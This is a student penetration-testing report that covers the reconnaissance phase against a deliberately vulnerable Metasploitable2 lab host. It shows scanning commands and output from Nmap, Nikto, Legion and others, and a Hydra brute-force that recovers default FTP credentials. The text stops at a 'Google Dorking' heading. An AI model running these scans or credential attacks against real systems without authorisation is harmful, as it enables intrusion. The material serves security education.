Sri Lanka Institute of Information Technology

Penetration Testing Report for a Scenario Based on Lab Work

Individual Assignment

IE3022 – Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20021870	Dilshan K. N

Date of submission
24th April 2022
Version 1.0

Table of Content

Executive Summery

Metasploitable2 performed a penetration test on one host over a period of several days. This report includes vulnerability descriptions uncovered during the audit, as well as risk evaluations and remedial recommendations. Vulnerabilities and risk levels have been discovered.

Metasplotable2 has been discovered as a vulnerable host. A number of critical and high-risk faults are openly present in the system. Because of the system's complexity, it will have an effect on all users. Remediation should be prioritized based on the level of danger and the amount of effort necessary

Purpose

It’s essential to perform Vulnerability Assessment and Penetration Testing to find all available security breachers and flows on the systems to ensure the system confidentiality, integrity, and availability. Based on that purpose, we were asked to simulate and conduct a real-world Vulnerability Assessment and Penetration testing for the imaginary organization.

Introduction

“SecureX” is a Cybersecurity company that provides Vulnerability Assessment and Penetration testing Service (VAPT services). SecureX has been hired to carry out in-depth penetration test on a “Wayne Industries”.

The SecureX company’s Security team divided into Red, Blue and Purple teams to carried out the VAPT. Relevant teams’ objectives are listed in below.

- Red Team - Will carry out both internal and external Network & Application assessment.
- Blue Team - Will evaluate the readiness of the system for red team's attack approaches.
- Purple Team - Coordination among both Red & Blue teams will be done this team.

Scope

- Whole network of Wayne Industries’ is within scope.
- Evaluate the effectiveness of present implemented controls

- Brief Business impact assessment needed for each funded vulnerability
- Identify the available mitigation controls & Remediations needed for each funded vulnerability.

To conduct a Wayne Industries' VAPT, I used Metasploitable 2 as a target.

- Ip Address - 192.168.250.4

Note :- Rapid7's Metasploitable 2 is a Linux-based operating system which has been developed as an intentionally vulnerable system for provide safer environment to conduct penetration testing and security analysis.

Severity Ratings

Depending on the Business impact and risk, following severity categories introduced.

Critical	• High-priority discoveries and advice that could endanger the internal controls, system availability, and the confidentiality and integrity of data programs and information stored on systems. Immediate corrective action is required.
High	• Due to the obvious poor control's design, the findings and recommendations receive special emphasis. Controls and procedures should be improved or implemented to provide a more comprehensive internal control system. Corrective measures should be implemented as soon as possible.
Medium	• Discoveries with a medium priority include areas that require control and system modifications because of poor control operation.
Low	• Among the results and recommendations with a low priority are areas to strengthen controls or improve operational efficiencies. The issues in question require management to balance the costs and benefits of action.
Information	• No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentations regarding the target system.

Methodology

Penetration testing, often known as pen testing, is a sort of ethical hacking security assessment that involves simulating numerous attacks on computer systems or networks' internal and external networks. That approach contains following procedures.

1. Pre-engagement
2. Information gathering and reconnaissance
3. Threat-modelling
4. Vulnerability analysis
5. Exploitation
6. post-exploitation
7. Reporting


Reconnaissance (Information Gathering)

The penetration tester's ability to get information from the external and internal systems is determined during the information gathering / reconnaissance phase. This phase offers information about the target's network architecture to the ethical hacker conducting the pen test.

1. Network Enumeration

- **Netdiscover**


Since "**Netdiscover**" tool used for active/passive address reconnaissance and that can be used to monitor network ARP traffic or identify network addresses using the auto scan mode, which searches for common local networks. I used this tool for identify the target.



```
 Currently scanning: 172.16.75.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.250.1   0a:00:27:00:00:09      1       60  Unknown vendor
 192.168.250.2   08:00:27:a8:1e:b8      1       60  PCS Systemtechnik GmbH
 192.168.250.4   08:00:27:16:0b:a0      1       60  PCS Systemtechnik GmbH
```

- **Fping**


Fping used to confirm whether the target host is live or not.



```
└─$ fping 192.168.250.4
192.168.250.4 is alive
```

- **Maltego**

Maltego is an open-source forensics and intelligence tool. It will provide you with rapid data mining and collection, as well as easy-to-understand data presentation.




Find: 192.168.250.4

Assumption :- Assuming that Wayne Industries has internal networks


2. Services Enumeration

- **Nikto**

Nikto is an Open-Source tool. which can be used as web server scanner and it runs tests against known vulnerabilities on web servers for a range of things, likes potentially hazardous file system, outdated versions of over servers, and version-specific problems on servers.




```
└─# nikto -h 192.168.250.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.250.4
+ Target Hostname:    192.168.250.4
+ Target Port:        80
+ Start Time:         2022-04-23 17:56:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
 to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may caus
e false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
 to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
```



```
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL d
atabases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/Chan
geLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL datab
ases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing My
SQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL database
s, and should be protected or limited to authorized hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2022-04-23 17:57:08 (GMT-4) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- **Legion**


Legion is an open source, user-friendly, super-extensible, and semi-automated network penetration testing tool that aids in information system discovery, reconnaissance, and exploitation.



OS	Host
?	192.168.250.4 (unknown)

Port	Protocol	State	Name	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	shell	Netkit rshd
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	7.73s	0.00s	7132	nmap (stag...	192.168.250.4	Finished
	111.74s	0.00s	7179	nmap (stag...	192.168.250.4	Finished
	0.00s	0.00s	0	screenshot ...	192.168.250.4	Finished
	15.12s	0.00s	7678	nmap (stag...	192.168.250.4	Finished
	0.51s	0.00s	7692	mysql-defa...	192.168.250.4	Finished
	0.00s	0.00s	7704	postgres-d...	192.168.250.4	Finished



OS	Host
?	192.168.250.4 (unknown)

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-23 18:19:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.250.4:21/
[21][ftp] host: 192.168.250.4   login: ftp   password: ftp
[STATUS] attack finished for 192.168.250.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-23 18:19:24
```


Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	7.73s	0.00s	7132	nmap (stag...	192.168.250.4	Finished
	111.74s	0.00s	7179	nmap (stag...	192.168.250.4	Finished
	0.00s	0.00s	0	screenshot ...	192.168.250.4	Finished
	15.12s	0.00s	7678	nmap (stag...	192.168.250.4	Finished
	0.51s	0.00s	7692	mysql-defa...	192.168.250.4	Finished
	0.00s	0.00s	7704	postgres-d...	192.168.250.4	Finished

After the successful scan, **Leagon** tool identified the default credentials of most of the running services.


- **Nmap**

Nmap, or network mapper, is an open-source tool used among penetration testers to find a network's open ports, as well as the services and versions that are running on each port. It can also be used to operating systems foot-printing running on diverse network devices.

nmap -sS -sV -T4 -A → used to detect the open ports with the service versions including OS foot-printing. T is used to set the timing template.



```
└─$ sudo nmap -sS -sV -T4 -A 192.168.250.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-23 06:21 EDT
Nmap scan report for 192.168.250.4
Host is up (0.00083s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.250.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2022-04-23T10:22:19+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProv
inceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
 ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
```



```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      32934/tcp   mountd
|   100005  1,2,3      59429/udp   mountd
|   100021  1,3,4      35576/tcp   nlockmgr
|   100021  1,3,4      50796/udp   nlockmgr
|   100024  1          38143/tcp   status
|_  100024  1          42065/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, ConnectWithD
atabase, SwitchToSSLAfterHandshake, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|_  Salt: )TKZell[aXt`cRQ}E}hq
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-04-23T10:22:19+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProv
inceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
sed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%), Bay Networks embedded (88%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%), Bay Net
```


3. Sub-domain Enumeration

- **Findomain**

Findomain is a popular subdomain enumeration tool among bug bounty hunters and cybersecurity specialists all over the world. **Findomain** is a comprehensive recon framework that uses cutting-edge technology to send alerts about new subdomains, their HTTP status, open ports, IP addresses, and more to webhooks, emails, Telegram chats, and push notifications to Android, iOS, Desktop, and Smart Watches via Pushover. The tool is written in Rust and provides high performance, security, and dependability for large tasks.

Assumption :- Assuming that Wayne Industries has launched own websites.

To check the available sub domain, I used findomain tool & failed to find any sub domains.



```
└─# findomain -t 192.168.250.4
Error: Target is empty or invalid!
```


4. DNS Enumeration

- **DNS Lookup**

WHOIS is a protocol that is used to find the details of an internet resource such as a domain name, an IP address block or an autonomous system. This protocol is used to store the details in a database and deliver the details the database in a human readable format. Full documentation on WHOIS can be find on RFC 3912.

Assumption :- Assuming that Wayne Industries has own web domains.

URL : https://whois.domaintools.com/



Get better, more in-depth data when you become a member

Learn how DomainTools takes indicators from your network, including domains and IPs, and connects them with nearly every active domain on the internet. These connections help security professionals profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure.

5. Google Dorking

